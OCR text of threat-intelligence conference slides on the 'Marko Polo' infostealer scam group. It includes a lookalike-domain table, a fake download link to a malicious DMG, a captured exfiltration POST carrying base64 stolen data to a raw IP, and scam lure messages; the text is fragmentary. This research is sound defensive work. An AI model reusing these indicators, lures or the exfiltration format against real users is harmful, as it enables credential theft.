
GitCaught!

(Protip: Don’t use your public GitHub account for crime!)

Many Voices.
One Community.

Domain	Mimicked Application	First Seen	Registrar
cleanshot[.]ink	CleanShot	2024-01-29	NameCheap, Inc.
iina-app[.]lat	IINA	2024-01-28	NameCheap, Inc.
password-app[.]pro	1Password	2024-01-28	NameCheap, Inc.
setapp[.]ink	Setapp	2024-01-29	NameCheap, Inc.
pixelmator[.]us	Pixelmator Pro		
figma[.]lat	Figma Downloac		
macbartender[.]lat	Bartender 5		
lightpillar[.]lat	Light Pillar		
aptonic[.]xyz	Dropzone 4		
rize[.]lat	RIZE		
sipapp[.]lat	Sip App		
skylu			


Table 1: *Future)*





```
<li class="item -button" data-v-a276e636="">
    <a href="https://github.com/papinyurii33/2132/raw/main/installerMacOS.dmg"
    class="router-link" tabindex="-1" data-v-a276e636=""><button class="action-button -small
    -primary" data-v-a276e636="" data-v-6277d510="">
        <!----><span class="label" data-v-6277d510="">Download</span><!---->
    </button></a>
</li>
```

```
POST /joinsystem HTTP/1.1
Host: 5.42.65.107
Content-Type: application/x-www-form-urlencoded
Content-Length: 86673
Connection: close

BuildID=astration&user=markopolo&B64=UEsDBAoAAAAADaWRlgAAAAAAAAAAAAAAAALABAAMTYyNzk4NDQzMC9VWAwAu-_CZcjvwmX2ARQAUEsDBB
QACAAIADSWRlgAAAAAAAAAAAAAAAAbABAAMTYyNzk4NDQzMC9wYXNzd29yZC1lbnRlcmVkVVgMAMPvwmXD78Jl9gEUACvKzy8BAFBLBwhb-fQWBgAAAAQAA
ABQSwMEFAAIAAgAMJZGWAAAAAAAAAAAAAAAABYAEAAxNjI3OTg0NDMwL1N5c2luZm8udHh0VVgMALvvwmW878Jl9gEUAHVTTXOiQBA9h1_RR1MV3RkRA9xA
jaF2iSkTsx83hGadDTLUMCS6v34bHdTs1o7lYd570910v75PVPaeKPQtC-jcmyss3lC9CXw3OEAsMyzgIdmiDyJO0g9wlGGpRS5QHUnObrgRPCqZYl1LZd5
GpaYHE0k5hjBt5D-ypwox88G-4R7M738b_qHZrlGBzM_K2ocuybPUSXGhacMTPTT0lyFMknSD0KuIb8lrH0YQhx1vH3kKOD6jMW6l2lMUmHdQKKWG5SKGF1
S1kCWR3Bmw489ogqoq8CCKylz6F3fzaEDCMFo8QTT1o5gzPnDdH4M7xtggpD_32JiP-MhxSTe7i065PqYKG1FoWFN97ZkUkgZmKnhCJc7t6NX7WuOWvviry
4LAcwPncWaUp3GvVlQMTBzXs0du2Gfu2O47Y8_pe-OA9e1pMOMhn7DQY5ZlzVVSbURaf5qKuiqSfW1MYq4nyzzvK2rp_HFl7i_LIIbeYVZUjX3u9BTfRIpt
P4DtGGddK5eEt5_eMYyNDPMZVUk2mu00lkfFodcPkpidhi8yyTDrop-qBPiAnIE2VS2LRh9myocugx3cDtmFYBVRVPlaQyFe8T-aO0UWXzd5Tm2fYqU35I9
RPxSaPFeQtXvBch66dK4vHsWJKE8VwXesLzmhlKSdWuT5BbooC1Hi39qg0XKbaJEmRbGHIPvV1BpCJX5udEn70janmwOWGVVzbCpf22OaKW1V1qT6sKNXtM
FA_vzWoZ0DrzjZ0xlwqzVfdka98PY2sf4AUEsHCGcsDLxEAgAASwQAAFBLAwQKAAAAAAA0lkZYAAAAAAAAAAAAAAAAFAAQADF2Mic5QDQ0MzAvQ2hyb21pd
W0vVVgMAMPvwmXD78Jl9gEUAFBLAwQKAAAA                                                                                DADD78JlxO_CZfYB
FABQSwMEFAAIAAgANJZGWAAAAAAAAAAAAA                                                                                vwmX2ARQA7d1Pb9t
kHAdwO07jbm23lW2yqu7wVBNqrGaMqOphTI                                                                                hAggrl-5ES288f-_
```


Rainway
Download
Our Technology
About Us
Blog
Support
PLAY NOW
New: iOS Beta is here! If you'd like to participate, click here to register and we'll send you an invite. You can read more about it on the blog.
Press a button. Play a game.
Rainway allows you to launch all your PC games from one place on your home computer or through any browser, and it's completely free.
Windows 10 64-bit
v1.0.35
DOWNLOAD NOW
Ready To Host
Virtual Controller Connected
Online
All Games
We found 9 games installed on your system
All Genr
DOTA 2
BORDERLANDS 2
Use your existing hardware
Rainway works with all your favorite brands like Intel, AMD, and Nvidia.
NVIDIA GeForce GTX 1080 Ti
Intel HD Graphics 630
AMD

Apply!




- The tools and infrastructure required for organized cybercrime are very, very expensive. Many groups cannot afford to outfit all their affiliates. To further their crimes, they often rely on open-source or free tools, social media, and other **low-cost methods**.
- Marko Polo leveraged **public** GitHub repositories, social media accounts, and other free tools that were immediately identified, linked, and attributed.
- The most **basic mitigations** for social media phishing will mitigate most of the threat, but this still takes time, effort, and awareness.


RSAC 2025 Conference

Vortax

One scam to rule them all,
One scam to find them…

Many Voices.
One Community.


vortax
We're on a mission to make meetings more inclusive and worthwhile - before, during, and after.
Vortax
@VortaxSpace
Come for the meeting. Stay for everything
Event Venue
Canada
vortax.i
7 Following
3,311 Followers
6 Subscript


vortax
Pricing
Blog
Download
Integrations
Meeting templates
Try for free
Try VORTAX for Free
The Web - Browser Client is loaded automatically when you start or join vortax conference.
Please enter the room ID
Submit
Download for Windows
Download for Linux
Download for Mac OS
Download on the App Store
Comming Soon
Download for Android from 7.0
New



Regius @0xRegius · 3/15/24
You have come up with a wonderful and handy project!
vortax
ROOM ID: R87103129
Regius
CryptoJoJo
To access the conference, please follow the following instructions:
1. Visit vortax.io .
2. Click on the specified "Try Vortax for free" invitation.
3. Enter the access code: R71231209
you can go to the website, there is information there, and you can also come to us to discuss the details.
10:01 am

***Figure 2**: Social media account sharing a Room ID in the replies of a Vortax post (Left); Social media account sending a direct message to a cryptocurrency-related account with a different Room ID (Right) (Source: Recorded Future)*


